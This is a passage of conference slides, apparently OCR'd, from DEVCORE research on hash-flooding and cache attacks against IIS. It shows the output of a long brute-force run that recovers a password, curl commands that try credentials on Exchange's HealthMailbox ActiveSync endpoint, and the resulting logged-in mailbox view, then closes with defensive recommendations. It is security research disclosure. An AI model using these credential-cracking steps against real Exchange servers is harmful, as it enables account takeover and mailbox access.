[Sun Jun 19 00:46:00 UTC 2022] - Total = 670650381 , Reqs/s = 1798.567
[Sun Jun 19 00:56:00 UTC 2022] - Total = 671732644 , Reqs/s = 1803.772
[Sun Jun 19 01:06:01 UTC 2022] - Total = 672814612 , Reqs/s = 1803.277
Gooooooooooood, status = 200, password = A0E0QV5Q

real    6326m58.295s
user    650m21.074s
sys     801m11.261s
orange@work2:~/collide-auth$
```

3. Defeat the Time Window!

- In sophisticated modern applications, it's common to see:
  1. background daemons that check the system health
  2. background cron-jobs that poke internal APIs periodically

3. Defeat the Time Window!

- The token will be cached in the memory forever if:
  1. The operations attach a credential
  2. The time gap between each access is less than 15 minutes

Microsoft Exchange Server


Microsoft Exchange Server

- Active Monitoring Service:
  - An enabled-by-default service to check the health of all services
  - Check Outlook Web Access and ActiveSync with a credential every 10 minutes!

```
$ curl "https://ex01/Microsoft-Server-ActiveSync/" \
        -u "HealthMailbox31e866..@orange.local:000000"
HTTP/2 401
```

```
$ curl "https://ex01/Microsoft-Server-ActiveSync/" \
        -u "HealthMailbox31e866..@orange.local:PASSWD"
HTTP/2 401
```

```
$ curl "https://ex01/Microsoft-Server-ActiveSync/" \
        -u "HealthMailbox31e866..@orange.local:KVBVDE"
HTTP/2 505
```



Outlook

Domain\user name:


HealthMailbox31e866da207f4fd69759c18ee158

Password:

••••••

KVBVDE

sign in


Mail
Search Mail and People
New
Favorites
Inbox
Sent Items
Drafts
HealthMailbox-ex01-001
Inbox
Drafts
Sent Items
Deleted Items
Junk Email
Notes
In-Place Archive -HealthMailbox
Inbox
Filter
[Unknown]
SearchQueryStxProbe
4/18/2022
(No message text)
HealthMailbox-ex01-001
HealthMailbox31e866da207f4fd69759c18ee1587b5a@orange.local
Change
Open another mailbox...
Sign out
an item to read
select the first item in the list

Outline

1. Introduction
2. Our Research
3. Vulnerabilities
4. **Recommendations**

Recommendation

- About the Hash Table design
  - Use PRFs such as SipHash/HighwayHash
- About the Cache Design
  - The inconsistency is the king.
- Learn from history
  - ❌ Limit the input size
  - ❌ A secret to randomize the Hash Function

Future Works

- Locate the correct bucket index by Timeless Timing Attack?
- A more efficient Hash-Flooding way on CachUriModule?
- Cache Poisoning on Static Files (Kernel-Mode)?

DEVCORE

Thanks!

 orange_8361

 orange@chroot.org

 https://blog.orange.tw